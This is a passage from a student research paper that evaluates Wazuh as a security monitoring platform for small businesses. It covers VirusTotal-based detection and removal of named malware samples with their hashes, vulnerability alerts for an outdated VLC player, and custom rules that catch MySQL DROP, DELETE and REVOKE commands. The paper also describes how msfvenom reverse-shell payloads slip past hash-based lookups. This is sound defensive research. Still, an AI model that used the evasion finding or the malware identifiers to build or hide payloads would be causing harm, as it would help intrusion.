5	Valleyrat.exe	a31dd1f88d758c92a07ffd134d761a70	VirusTotal: Alert - /home/group8/Desktop/activity/valleyrat.exe - 44 engines detected this file	active-response/bin/remove-threat.sh removed threat located at	Link

				/home/group8/Desktop/activity/valleyrat.exe	
6	AgentTesla.exe	64f78b68580b65fd9f88cc2a69756844	VirusTotal: Alert - /home/group8/Desktop/activity/AgentTesla.exe - 39 engines detected this file	active-response/bin/remove-threat.sh removed threat located at /home/group8/Desktop/activity/AgentTesla.exe	Link
7	DCRat.exe	c6d4affa96d04de99b07b8651af49212	VirusTotal: Alert - /home/group8/Desktop/activity/DCRat.exe - 58 engines detected this file	active-response/bin/remove-threat.sh removed threat located at /home/group8/Desktop/activity/DCRat.exe	Link
8	RemcosRAT.exe	cda273b61209d89f301a49144bf99f6e	VirusTotal: Alert - /home/group8/Desktop/activity/RemcosRAT.exe - 19 engines detected this file	active-response/bin/remove-threat.sh removed threat located at /home/group8/Desktop/activity/RemcosRAT.exe	Link
9	SalatStealer.exe	5308d6a7cd7d1de97654092f272221ce	VirusTotal: Alert - /home/group8/Desktop/activity/SalatStealer.exe - 48 engines detected this file	active-response/bin/remove-threat.sh removed threat located at /home/group8/Desktop/activity/SalatStealer.exe	Link
10	SnakeKeylogger.exe	7f6b8faa363df9f02db56f85db868b17	VirusTotal: Alert - /home/group8/Desktop/activity/SnakeKeylogger.exe - 26 engines detected this file	active-response/bin/remove-threat.sh removed threat located at /home/group8/Desktop/activity/SnakeKeylogger.exe	Link
11	SVCStealer.exe	2b75c3782e4a8945768970802b237da8	VirusTotal: Alert - /home/group8/Desktop/activity/SVCStealer.exe - 38 engines detected this file	active-response/bin/remove-threat.sh removed threat located at /home/group8/Desktop/activity/SVCStealer.exe	Link
12	Njrat.exe	cd37e327ef6fa83723567010a88d8921	VirusTotal: Alert - /home/group8/Desktop/activity/Njrat.exe - 51 engines detected this file	active-response/bin/remove-threat.sh removed threat located at /home/group8/Desktop/activity/Njrat.exe	Link

The experiments conducted to test Wazuh's threat detection mechanisms revealed a crucial distinction between its ability to identify known, established malware and its limitations against newly generated, custom payloads. The initial test involved the **EICAR** test file, a harmless yet standardized string used globally to verify the functionality of antivirus software. Upon the file's introduction into the monitored environment, Wazuh's File Integrity Monitoring (FIM) module was immediately triggered, detecting the new file creation. This event initiated a hash calculation of the file, which was then submitted to the integrated VirusTotal threat intelligence database. The lookup was highly successful, with the database confirming the file's malicious nature through a consensus of 65 separate detection engines. This successful CTI lookup was the key factor in triggering Wazuh's active response, which executed the remove-threat.sh script to automatically and successfully delete the file, effectively neutralizing the threat. This sequence of events perfectly demonstrated the platform's robust, automated, and effective response to known threats However, a dramatically different outcome was observed when testing the custom-generated payloads: shell.elf, java.war, and winshell.exe. These reverse shell executables, created specifically for the experiment using msfvenom, represent a more realistic scenario involving a sophisticated attacker. When these files were introduced to their respective endpoints, the same CTI-based detection mechanism failed to generate an alert. The logs confirmed that the hash lookups in VirusTotal returned "no records" or "no positives," which is an expected outcome for a file that is too new and unique to be cataloged in a public database. This result is not a failure of the integration itself but a critical illustration of the inherent limitations of relying exclusively on hash-based threat intelligence. It exposes a significant **blind spot** for new or highly customized **zero-day threats** that do not have a pre-existing signature. For a SIEM/XDR platform like Wazuh, this emphasizes the paramount importance of having supplementary detection layers, such as signature-based rules, behavioral analysis, and network monitoring, to identify these types of advanced, evasive payloads that bypass CTI lookups.

The testing of well-known malware samples, including **Valleyrat.exe, AgentTesla.exe, DCRat.exe, RemcosRAT.exe, SalatStealer.exe, SnakeKeylogger.exe, SVCStealer.exe**, and **Njrat.exe**, showed a high degree of success. For each of these files, Wazuh's CTI integration was highly effective, with VirusTotal reporting that a significant number of engines (ranging from 19 to 58) had already identified them as malicious. In every case, this successful detection triggered Wazuh's active response, which then automatically removed the threat from the system. This part of the experiment successfully demonstrates the platform's ability to automatically detect and mitigate a wide range of established, known malware.

Both our paper and the work by Alanda et al. [12] present a nearly identical methodology and achieve similar results for malware detection. Both studies successfully demonstrate the integration of Wazuh with VirusTotal to identify and automatically remediate threats . The core mechanism in both papers involves using Wazuh's active response feature to delete files that are positively identified as malicious by the VirusTotal API . The results are also consistent across both studies. The paper by Alanda et al. tested ten malware samples and found that seven were successfully detected and removed, while three were not, due to having no pre-existing record in VirusTotal's database . Similarly, our paper showed how Wazuh deals with malware samples

Vulnerability Detection Alert

Wazuh can also be used to detect vulnerabilities across systems.

Table 2: Vulnerability Detection

agent.name	agent.name	package.version	vulnerability.description	vulnerability.severity	vulnerability.id
workstation	VLC media player	3.0.17.4	Videolan VLC prior to version 3.0.20 contains an Integer underflow that leads to an incorrect packet length.	High	CVE-2023-47360
workstation	VLC media player	3.0.17.4	Videolan VLC prior to version 3.0.20 contains an incorrect offset read that leads to a Heap-Based Buffer Overflow in function GetPacket() and results in a memory corruption.	Critical	CVE-2023-47359
workstation	VLC media player	3.0.17.4	An integer overflow in the VNC module in VideoLAN VLC Media Player through 3.0.17.4 allows attackers, by tricking a user into opening a crafted playlist or connecting to a rogue VNC server, to crash VLC or execute code under some conditions.	High	CVE-2022-41325
workstation	VLC media player	3.0.17.4	A binary hijacking vulnerability exists within the VideoLAN VLC media player before 3.0.19 on Windows. The uninstaller attempts to execute code with elevated privileges out of a standard user writable location. Standard users may use this to gain arbitrary code execution as SYSTEM.	High	CVE-2023-46814

In our case, we decided to detail the vulnerability alert that was shown to have a critical severity rating.


```
    "host": {
      "os": {
        "full": "Microsoft Windows 11 Pro
10.0.22621.4317",
        "name": "Microsoft Windows 11 Pro",
        "platform": "windows",
        "type": "windows",
        "version": "10.0.22621.4317"
      }
    },
```


Figure 73: Vulnerability Detection - Critical Vulnerability Alert for VLC Media Player

This section is basically Wazuh pointing its finger at the machine with the vulnerable application. It's the agent on the 'workstation' VM reporting in and saying, "I am a Microsoft Windows 11 Pro machine, running build 10.0.22621.4317." The platform and type fields are just for internal bookkeeping, letting the Wazuh manager know it's dealing with a Windows system so it can use the right set of rules. Essentially, this block serves as undeniable proof of the asset's identity, ensuring that when you see an alert, you know precisely which computer in the environment is at risk without any guesswork.


```
   "package": {
      "architecture": "x86_64",
      "name": "VLC media player",
      "path": "C:\\Program Files\\VideoLAN\\VLC",
      "size": 0,
      "type": "win",
      "version": "3.0.17.4"
    },
    "vulnerability": {
      "category": "Packages",
      "classification": "CVSS",
      "description": "Videolan VLC prior to version
3.0.20 contains an incorrect offset read that leads
to a Heap-Based Buffer Overflow in function
GetPacket() and results in a memory corruption.",
      "detected_at": "2025-08-08T16:49:59.142Z",
      "enumeration": "CVE",
      "id": "CVE-2023-47359",
      "published_at": "2023-11-07T16:15:29Z",
      "reference":
"https://0xariana.github.io/blog/real_bugs/vlc/mms,
https://lists.debian.org/debian-lts-
announce/2023/11/msg00034.html",
```


Figure 74: Vulnerability Detection - Critical Vulnerability Alert for VLC Media Player

The package object identifies the exact software that is at risk. It specifies the "name" as "VLC media player", its "version" as "3.0.17.4", and its installation "path". The "architecture", "x86_64", confirms it is a 64-bit application. This section acts as the inventory record, showing what software was found. The vulnerability object then links this software to a known exploit. It assigns the official "id" "CVE-2023-47359" and provides a "description" of the flaw: a "Heap-Based Buffer Overflow" that can cause memory corruption. This is the core of the alert, explaining not just what is vulnerable, but why it is a threat and providing the official CVE reference for further research.


```
    "scanner": {
        "condition": "Package less than 3.0.20",
        "reference":
"https://cti.wazuh.com/vulnerabilities/cves/CVE-
2023-47359",
        "source": "National Vulnerability
Database",
        "vendor": "Wazuh"
      },
      "score": {
        "base": 9.8,
        "version": "3.1"
      },
      "severity": "Critical",
      .
      .
      .
    "vulnerability.published_at": [
      "2023-11-07T16:15:29.000Z"
    ]
  },
```


Figure 75: Vulnerability Detection - Critical Vulnerability Alert for VLC Media Player

This final section of the alert details how the vulnerability was detected and assesses its risk level. The scanner object reveals the precise logic used by Wazuh; its condition was to flag any "Package less than 3.0.20". This confirms the detection was based on a simple version check against information from a trusted source, the National Vulnerability Database (NVD). The alert then quantifies the risk with a CVSS score of 9.8 out of 10, a near-perfect score that translates directly to its human-readable severity of "Critical". This high rating indicates an easily exploitable flaw with a severe impact. Lastly, the vulnerability.published_at timestamp shows the vulnerability was publicly disclosed on November 7, 2023, meaning this critical risk has been known for a significant amount of time.

Comparing Results for Vulnerability Detection

Both our paper and the work by Hafiz Javid [10] demonstrate a nearly identical methodology for vulnerability detection, a topic not covered in the study by Alanda et al. [12]. In a similar approach to ours, the paper by Hafiz Javid describes configuring Wazuh's vulnerability detection module to scan a Windows agent where a vulnerable version of VLC Media Player was installed . The results in that study are the same as ours: Wazuh successfully detected critical vulnerabilities, such as CVE-2023-47359, and after the software was updated to a patched version (3.0.20), a subsequent scan confirmed the threats were resolved . Our methodology mirrors this process by setting up a dedicated Windows 11 workstation, installing the vulnerable VLC 3.0.17,

detecting the associated CVEs, and then validating the mitigation by updating the application to version 3.0.20.

MySQL CREATE Command - Create Database

Wazuh can be used to detect database creation activity.


```
    "agent": {
      "ip": "172.31.19.108",
      "name": "agent-2-amazon",
      "id": "002"
    },
```


Figure 76: DB Monitoring Create Database

The MySQL CREATE command event was detected by the agent named agent-2-amazon, with IP address 172.31.19.108 and agent ID 002. This agent monitors database activities on its host system and reports critical events such as the creation of new databases.


```
    "data": {
      "_action": "Query",
      "command": "CREATE DATABASE test_db"
    },
    "rule": {
      "firedtimes": 11,
      "mail": false,
      "level": 8,
      "description": "CR - 'CREATE DATABASE
test_db' MYSQL CREATE Command Detected",
      "groups": [
        "mysql"
      ],
      "id": "100951"
    },
```


Figure 77: DB Monitoring Create Database

The event captures a MySQL CREATE command, specifically the creation of the database named test_db. This command was detected as part of a query action and triggered the alert rule with ID 100951. The rule, categorized under the mysql group and set at severity level 8, is designed to detect and alert on database creation activities. It has fired 11 times, indicating multiple detections of this command.


```
    "full_log": "2025-08-07T20:51:50.005218Z\t    9
Query\tCREATE DATABASE test_db",
    "timestamp": "2025-08-07T16:51:51.083-0400"
  },
  "fields": {
    "timestamp": [
      "2025-08-07T20:51:51.083Z"
    ]
  },
```


Figure 78: DB Monitoring Create Database

The log entry records the exact execution of the MySQL command: CREATE DATABASE test_db at UTC time 2025-08-07T20:51:50.005218Z

MySQL ALTER Command - Alter Table

Wazuh can be used to detect database alter activity.


```
    "agent": {
      "ip": "172.31.19.108",
      "name": "agent-2-amazon",
      "id": "002"
    },
```


Figure 79: DB Monitoring Alter Table

The MySQL ALTER command event was detected by the agent named agent-2-amazon, identified by the IP address 172.31.19.108 and agent ID 002. This agent monitors database activities on its host machine, capturing significant changes such as modifications to table structures.


```
    "data": {
      "_action": "Query",
      "command": "ALTER TABLE test_table ADD COLUMN
email VARCHAR(100)"
    },
    "rule": {
     .
     .
     .
      "description": "CR - 'ALTER TABLE test_table
ADD COLUMN email VARCHAR(100)' MYSQL ALTER Command
Detected",
      .
      .
      .
      "id": "100953"
    },
```


Figure 80: DB Monitoring Alter Table

The event captures a MySQL ALTER command where a new column email of type VARCHAR(100) is added to the table test_table. This command was executed as a query action and triggered the alert rule with ID 100953. The rule is designed to detect structural changes to database tables, which can significantly affect the database schema and functionality.

```
    "full_log": "2025-08-07T20:52:01.434869Z\t    9
Query\tALTER TABLE test_table ADD COLUMN email
VARCHAR(100)",
    "timestamp": "2025-08-07T16:52:01.557-0400"
  },
  "fields": {
    "timestamp": [
      "2025-08-07T20:52:01.557Z"
    ]
  },
```


Figure 81: DB Monitoring Alter Database

The full log entry records the exact MySQL query executed:

ALTER TABLE test_table ADD COLUMN email VARCHAR(100), with a UTC timestamp of 2025-08-07T20:52:01.434869Z

MySQL UPDATE Command - Update Table

Wazuh can be used to detect database update activity.


```
    "agent": {
      "ip": "172.31.19.108",
      "name": "agent-2-amazon",
      "id": "002"
    },
```


Figure 82: DB Monitoring Update Table

The MySQL UPDATE command event was detected by the agent agent-2-amazon, which has the IP address 172.31.19.108 and agent ID 002. This agent monitors database activities on its host system, including data modifications such as updates to existing records.


```
      "_action": "Query",
      "command": "UPDATE test_table SET
name='updated' WHERE id=1"
    },
```


Figure 83: DB Monitoring Update Table

The detected event corresponds to a MySQL UPDATE command where the name field in the test_table is updated to the value 'updated' for the record with id=1. This command modifies existing data within the table and is logged as a query action by the monitoring agent


```
    "rule": {
      .
      .
      .
      "description": "CR - 'UPDATE test_table SET
name='updated' WHERE id=1' MYSQL UPDATE Command
Detected",
      "groups": [
        "mysql"
      ],
      "id": "100954"
    },
    .
    .
    .
    "full_log": "2025-08-07T20:52:18.056636Z\t    9
Query\tUPDATE test_table SET name='updated' WHERE
id=1",
    "timestamp": "2025-08-07T16:52:19.113-0400"
  },
  "fields": {
    "timestamp": [
      "2025-08-07T20:52:19.113Z"
    ]
  },
```


Figure 84: DB Monitoring Update Table

he alert with ID 100954 was triggered by the MySQL UPDATE command:

UPDATE test_table SET name='updated' WHERE id=1. This event was detected and logged by the monitoring system with a timestamp of 2025-08-07T20:52:18.056636Z (UTC), corresponding to a local time of 2025-08-07T16:52:19.113-0400. The alert description clearly identifies the command executed and places it under the mysql group for easier categorization.

MySQL DELETE Command - Delete From Table

Wazuh can be used to detect database delete activity, specifically for database tables.


```
    "agent": {
      "ip": "172.31.19.108",
      "name": "agent-2-amazon",
      "id": "002"
    },
```


Figure 85: DB Monitoring Delete Table

The MySQL DELETE command event was captured by the agent agent-2-amazon, which has the IP address 172.31.19.108 and agent ID 002. This agent continuously monitors database operations on its host system, including deletion of records from tables.

```
      "_action": "Query",
      "command": "DELETE FROM test_table WHERE
id=1"
    },
    "rule": {
      .
      .
      .
      "description": "CR - 'DELETE FROM test_table
WHERE id=1' MYSQL DELETE Command Detected",
      .
      .
      .
      "id": "100956"
    },
    .
    .
    .
    "full_log": "2025-08-07T20:52:29.355048Z\t    9
Query\tDELETE FROM test_table WHERE id=1",
    "timestamp": "2025-08-07T16:52:29.355-0400"
  },
  "fields": {
    "timestamp": [
      "2025-08-07T20:52:29.355Z"
    ]
  },
```


Figure 86: DB Monitoring Delete Table

The Wazuh agent named agent-2-amazon with IP address 172.31.19.108 detected a MySQL DELETE command on August 7, 2025. The specific command executed was DELETE FROM test_table WHERE id=1, which deletes a record from the test_table where the id equals 1. This activity triggered an alert with ID 100956, indicating that a MySQL DELETE operation was performed. Monitoring such DELETE commands is important because they directly affect the data stored in the database, and tracking these actions helps ensure data integrity and supports security compliance. The alert is classified under the "mysql" group and is logged with a high severity level, reflecting the critical nature of database modification activities.

MySQL DROP Command - Drop User

Wazuh can be used to detect database drop activity.


```
    "agent": {
      "ip": "172.31.19.108",
      "name": "agent-2-amazon",
      "id": "002"
    },
```


Figure 87: DB Monitoring Drop User

The Wazuh agent named "agent-2-amazon," identified by IP address 172.31.19.108 and agent ID 002, logged a MySQL DROP command targeting a user.


```
      "_action": "Query",
      "command": "DROP USER IF EXISTS
'testuser'@'localhost'"
    },
    "rule": {
      .
      .
      .
      "description": "CR - 'DROP USER IF EXISTS
'testuser'@'localhost'' MYSQL DROP Command
Detected",
      .
      .
      .
      "id": "100952"
    },
```


Figure 88: DB Monitoring Drop User

The Wazuh agent "agent-2-amazon" with IP address 172.31.19.108 detected a MySQL DROP command query: DROP USER IF EXISTS 'testuser'@'localhost'. This command, aimed at removing the specified database user if it exists, triggered an alert with ID 100952, indicating the detection of a critical DROP operation in the MySQL database


```
    "full_log": "2025-08-07T20:52:52.919830Z\t    9
Query\tDROP USER IF EXISTS 'testuser'@'localhost'",
    "timestamp": "2025-08-07T16:52:53.145-0400"
  },
  "fields": {
    "timestamp": [
      "2025-08-07T20:52:53.145Z"
    ]
  },
```


Figure 89: DB Monitoring Drop User

The MySQL DROP USER command event was recorded at 2025-08-07T20:52:52.919830Z (UTC), with a local timestamp of 2025-08-07T16:52:53.145-0400. The command executed was DROP USER IF EXISTS 'testuser'@'localhost', which removes the specified user from the database if it exists.

MySQL REVOKE Command - Revoke

Wazuh can be used to detect database revoke activity.


```
    "agent": {
      "ip": "172.31.19.108",
      "name": "agent-2-amazon",
      "id": "002"
    },
```


Figure 90: DB Monitoring Revoke command

The MySQL REVOKE command event was detected by the monitoring agent named agent-2-amazon with IP address 172.31.19.108 and agent ID 002. This event represents a

permission revocation operation on the database, where the command REVOKE was executed to remove specific privileges from a user or role.


```
      "_action": "Query",
      "command": "REVOKE SELECT ON test_db.* FROM
'testuser'@'localhost'"
    },
    "rule": {
      .
      .
      .
      "description": "CR - 'REVOKE SELECT ON
test_db.* FROM 'testuser'@'localhost'' MYSQL REVOKE
Command Detected",
      .
      .
      .
      "id": "100958"
    },
```


Figure 91: DB Monitoring Revoke command

The MySQL REVOKE command event was captured by the monitoring agent agent-2-amazon (IP address: 172.31.19.108, agent ID: 002). The specific query executed was REVOKE SELECT ON test_db.* FROM 'testuser'@'localhost', which removes the SELECT privilege from the user 'testuser' on the test_db database. This event is crucial for database security monitoring as it tracks changes in user permissions, ensuring that unauthorized access rights are revoked promptly. The detection rule associated with this event is identified by ID 100958 and categorizes it as a MySQL REVOKE command detection


```
    "full_log": "2025-08-07T20:53:15.451352Z\t    9
Query\tREVOKE SELECT ON test_db.* FROM
'testuser'@'localhost'",
    "timestamp": "2025-08-07T16:53:15.625-0400"
  },
  "fields": {
    "timestamp": [
      "2025-08-07T20:53:15.625Z"
    ]
  },
```


Figure 92: DB Monitoring Revoke command

The MySQL REVOKE command was executed with the query REVOKE SELECT ON test_db.* FROM 'testuser'@'localhost', which was logged on August 7, 2025, at 20:53:15 UTC. This command removes the SELECT privilege from the user 'testuser' on the test_db database, reflecting an important change in database access control. The monitoring agent, identified as agent-2-amazon with IP 172.31.19.108 and agent ID 002, detected this event. The corresponding detection rule (ID 100958) flagged this activity to ensure tracking of permission changes and to maintain database security and compliance by alerting on revocation of user privileges.

Comparing Results for Database Detection

While both our paper and the research by Alanda et al. [12] demonstrate database monitoring with Wazuh, the methodologies and the granularity of the results are significantly different . The study by Alanda et al. employs an indirect detection method, relying on Wazuh's default File Integrity Monitoring (FIM) to identify the creation of new database files on the filesystem after a user creates a database and table via phpMyAdmin . In contrast, our paper implements a direct and more granular approach by configuring Wazuh to monitor MySQL logs and developing a suite of custom rules designed to detect a wide range of specific SQL commands, including CREATE, DROP, ALTER, UPDATE, DELETE, and REVOKE . Consequently, the result in the paper by Alanda et al. is a generic FIM alert for a "File added to the system," which lacks specific database context. Our results, however, provide highly specific and actionable alerts that include the exact SQL query executed for each command and map destructive actions like DROP and DELETE to the corresponding MITRE ATT&CK technique, T1485 (Data Destruction).

VII. CONCLUSION

This project successfully demonstrated that a customized open-source Wazuh platform can provide a powerful, cost-effective security monitoring solution tailored for Small and Medium Enterprises (SMEs). Our hands-on blueprint showed how to transform Wazuh into a proactive, intelligence-aware system by developing granular custom rules and integrating external CTI. Experiments confirmed high efficacy in detecting simulated threats, including SSH and FTP brute-force attacks , SQL injection , and Docker container lifecycle events. Core modules also proved invaluable; File Integrity Monitoring (FIM) tracked unauthorized system changes , the vulnerability scanner identified known CVEs , and direct database monitoring provided context-rich alerts for specific SQL commands like DROP and DELETE. A crucial finding was that while CTI integration with VirusTotal effectively neutralized known malware, it failed against custom-generated zero-day payloads, exposing the limitations of signature-based CTI alone. Ultimately, this research validates Wazuh as a robust SIEM/XDR for SMEs and suggests future work should integrate behavioral analysis to counter unknown threats and expand automated response playbooks.

VIII. REFERENCES

[1] Y. Younus and A. Alanezi, "Detect and Mitigate Cyberattacks Using SIEM," 2023.

[2] D. Sim, H. Guo, and L. Zhou, "A SIEM and Multiple Analysis Software Integrated Malware Detection Approach," in Proc. SIT Infocomm Tech Conf., 2023.

[3] Á. Gómez Vidal, "Improvements in IDS: Adding Functionality to Wazuh," Univ. Oberta de Catalunya, 2019.

[4] B. Ünal et al., "Investigation of Cyber Situation Awareness via SIEM Tools: A Constructive Review," IEEE Access, vol. 9, pp. 141097–141118, 2021.

[5] U. Bassey, J. Okolie, and M. Ozolua, "Building a Scalable Security Operations Center: A Focus on Open-Source Tools," Int. J. Cyber Sec. & Dig. Forensics, vol. 13, no. 1, 2024.

[6] S. Stanković, S. Gajin, and R. Petrović, “A Review of Wazuh Tool Capabilities for Detecting Attacks Based on Log Analysis,” in Proc. SINCONF, 2022.

[7] F. I. Farrel, I. Mardianto, and A. S. Qamar, “Implementation of SIEM Wazuh With Active Response and Telegram Notification for Mitigating Brute Force Attacks,” Int. J. Adv. Comp. Sci., vol. 15, no. 2, 2024.

[8] N. Mirkovic, S. Avramovic, and V. Simic, “Deploying Wazuh in Industrial Networks: A Case Study,” in Proc. ICCIS, 2023.

[9] Z. M. Ahmad, Emulation and Detection of Cyber Threat Scenarios, Master’s Thesis, Masaryk University, Brno, 2024.

[10] H. Javid, Practical Applications of Wazuh in On-premises Environments, Bachelor’s Thesis, Degree Programme in Computer Applications, Spring 2024

[11] Jumiaty and B. Soewito, "SIEM and Threat Intelligence: Protecting Applications with Wazuh and TheHive," International Journal of Advanced Computer Science and Applications, vol. 15, no. 9, 2024.

[12] A. Alanda, H. A. Mooduto, and R. Hadi, "Real-time Defense Against Cyber Threats: Analyzing Wazuh's Effectiveness in Server Monitoring," JITCE (Journal of Information Technology and Computer Engineering), vol. 07, no. 02, pp. 56-62, 2023, doi: 10.25077/jitce.7.02.56-62.2023.

[13] A. S. NS and F. K. A. Fasila, "Implementation of SOC using ELK with Integration of Wazuh and Dedicated File Integrity Monitoring," in 2023 9th International Conference on Smart Computing and Communications (ICSCC), 2023, doi: 10.1109/ICSCC59169.2023.10334992.

APPENDIX A: JUSTIFICATION FOR TOOLS USED

Wazuh: Wazuh was chosen as the core of the security solution because it's a powerful, open-source, and cost-effective Security Information and Event Management (SIEM) and Extended Detection and Response (XDR) platform. This makes it an ideal choice for Small and Medium Enterprises (SMEs) that often lack the financial resources for expensive commercial SIEMs. Its primary justifications include its flexible rule-based detection engine, which allows for the creation of custom rules tailored to specific organizational needs, and its comprehensive capabilities like log analysis, File Integrity Monitoring (FIM), vulnerability detection, and active response. The project's goal was to demonstrate how these features could be customized to build a proactive, intelligence-aware security platform.

Virtual Machines (Ubuntu & Windows 11): A virtualized environment consisting of Ubuntu and Windows 11 virtual machines was used to simulate a realistic, yet isolated, SME network. This approach was justified because it allowed for the creation of a controlled lab where various attack scenarios could be safely executed without impacting any real production systems. Ubuntu was selected for the manager and most agent machines, while a dedicated Windows 11 agent was included to test capabilities across different operating systems, reflecting a typical heterogeneous enterprise environment.

Kali Linux: The Kali Linux virtual machine served as the dedicated attack simulation platform. It was chosen because it is a specialized Linux distribution that comes pre-packaged with a vast arsenal of security and penetration testing tools, such as Hydra and msfvenom. This made it the perfect tool to launch a wide range of simulated attacks—including brute-force attempts and malware deployment—against the monitored agents in a controlled and efficient manner.

Hydra: Hydra was the tool of choice for executing brute-force login attacks against SSH and FTP services. The justification for its use is that Hydra is a powerful, well-known, and effective open-source login cracker designed specifically for this purpose. It can rapidly test numerous username and password combinations from wordlists, making it an ideal tool to simulate realistic brute-force scenarios and validate the custom detection rules created in Wazuh.

VirusTotal: VirusTotal was integrated with Wazuh as an external Cyber Threat Intelligence (CTI) database. This was justified by the need to enhance Wazuh’s malware detection capabilities beyond its default signature set. By automatically submitting file hashes to VirusTotal for real-time analysis, the system could identify known malware based on a consensus of dozens of antivirus engines. This integration was crucial for testing the platform's ability to detect and automatically respond to established threats.

Docker: Docker was used to test and validate Wazuh’s container monitoring capabilities. With the increasing adoption of containerization in modern IT, monitoring Docker environments has become critical. The justification for using Docker was to simulate container lifecycle events (like start, stop, run, and rm) and monitor container health to demonstrate that custom Wazuh rules could be developed to provide visibility into these activities.

Damn Vulnerable Web Application (DVWA): The Damn Vulnerable Web Application (DVWA) was used to simulate SQL injection (SQLi) attacks. This tool was justified because it is an intentionally insecure web application built for security testing purposes. It provided a safe and legal environment to launch classic SQLi payloads against both a web input field and a login page, allowing for the validation of the custom Wazuh rules designed to detect such attacks.

Msfvenom: msfvenom, a tool from the Metasploit Framework, was used to generate custom malware payloads like shell.elf and winshell.exe. The justification for using msfvenom was to test the limitations of CTI-based detection. By creating new, "zero-day" malware samples that had no existing signature in the VirusTotal database, the experiment could effectively demonstrate that while CTI is effective against known threats, it can be bypassed by custom-made malicious files.

MySQL: The MySQL database system was installed on an agent to test Wazuh’s database monitoring capabilities. The justification was to move beyond simple file integrity monitoring and demonstrate a more granular, direct form of detection. By configuring Wazuh to read MySQL's own logs, the project could validate the creation of custom rules that detect specific SQL commands like CREATE, DROP, DELETE, and REVOKE, providing much richer, context-aware alerts than just noting a change in a database file.

VLC Media Player (Vulnerable Version): A known-vulnerable version of VLC Media Player (3.0.17.4) was intentionally installed on the Windows 11 agent to test the vulnerability

detection module. The justification for using this specific application was to create a clear, reproducible test case. By installing software with publicly documented CVEs, the experiment could definitively validate that Wazuh's scanner was correctly identifying known security flaws and that a subsequent software update would successfully resolve the detected alerts.

OpenSSH (SSH Service): The SSH service, implemented via OpenSSH on our Ubuntu agents, was included as a primary target for attack simulations because it represents one of the most common and critical protocols for remote administration in real-world enterprise networks. The justification for its use was to create a realistic and relevant security test case. Since attackers frequently target SSH to gain initial access, testing brute-force attacks against this service provides a powerful validation of our system's defensive capabilities. Our methodology specifically leveraged the Hydra tool to execute two distinct brute-force scenarios: one against non-existent users to test username enumeration detection, and another against a known user to test password-guessing detection . This approach was essential to demonstrate that the custom Wazuh rules we engineered could effectively detect and alert on different variations of credential access attempts, thereby proving the platform's ability to protect a vital entry point .

FTP Service (vsftpd): The FTP service was justified as an additional attack target to demonstrate the versatility and broader scope of our custom detection framework. While other studies focused primarily on SSH, our research expanded the experiments to include FTP, showing that our security monitoring principles could be adapted to protect other common network services . Our experiment involved using the Hydra tool to conduct a dictionary-based brute-force attack against the vsftpd server. This allowed us to engineer and validate a layered set of custom Wazuh rules that specifically correlated multiple "FAIL LOGIN" events from FTP logs within a set timeframe . Successfully detecting this attack proved that our methodology was not only effective but also flexible enough to be applied across different services, reinforcing the robustness of our overall security solution.

APPENDIX B: NETWORK ARCHITECTURE

Our research was conducted within a simulated Small and Medium Enterprise (SME) network environment built using virtual machines. This controlled lab allowed us to safely execute and monitor a wide range of cyberattacks. The architecture consists of one central manager, four monitored agents, and one attack machine, all connected via a virtual network switch. Each component served a distinct purpose in our experiments.



Figure 93: Network Diagram

Wazuh Manager Server (Ubuntu): The central server hosts the Wazuh manager on an Ubuntu OS. Its primary role is to collect, parse, and analyze all log data forwarded from the agents. It houses the correlation engine and the custom rules we developed, making it the brain of our entire detection and response system.

Kali Linux (Attack Machine): The Kali Linux machine served as our dedicated attack simulation platform. It was equipped with tools like Hydra and msfvenom, which we used to launch brute-force attacks, deploy malware, and execute SQL injection payloads against the monitored agents to test our detection rules.

Agent 1: agent-1-lamp (Ubuntu): This Ubuntu agent was configured as a web server (LAMP stack). It was the primary target for our simulated SSH brute-force attacks and SQL injection (SQLi) attacks against the Damn Vulnerable Web Application (DVWA).

Agent 2: agent-2-amazon (Ubuntu): This Ubuntu agent served multiple roles. It was the target for our FTP brute-force attacks and housed the MySQL database we monitored for specific SQL commands. It was also where we conducted our File Integrity Monitoring (FIM) tests and malware detection experiments with VirusTotal integration.

Agent 3: agent-3-docker (Ubuntu): This Ubuntu agent was set up as a Docker host. We used it specifically to test and validate our custom rules for monitoring Docker container lifecycle events, such as start, stop, create, and destroy.

Agent 4: workstation (Windows 11): Our single Windows 11 agent was designed to simulate a typical user endpoint. Its main purpose was to test the vulnerability detection module. We accomplished this by intentionally installing a known-vulnerable version of VLC Media Player and verifying that Wazuh could identify the associated CVEs .

AUTHORS

Khondoker Ishmum Muhammad – Student ID: 155895212,
kmuhammad14@myseneca.ca.

Vigasdeep Singh Gill – Student ID: 12031213,
Vsgill10@myseneca.ca

Ramachandra Muralidhara – Student ID: 161476213.
ramachandra-muralidh@myseneca.ca

Yash Siraj Devani – Student ID: 160409215,
ydevani@myseneca.ca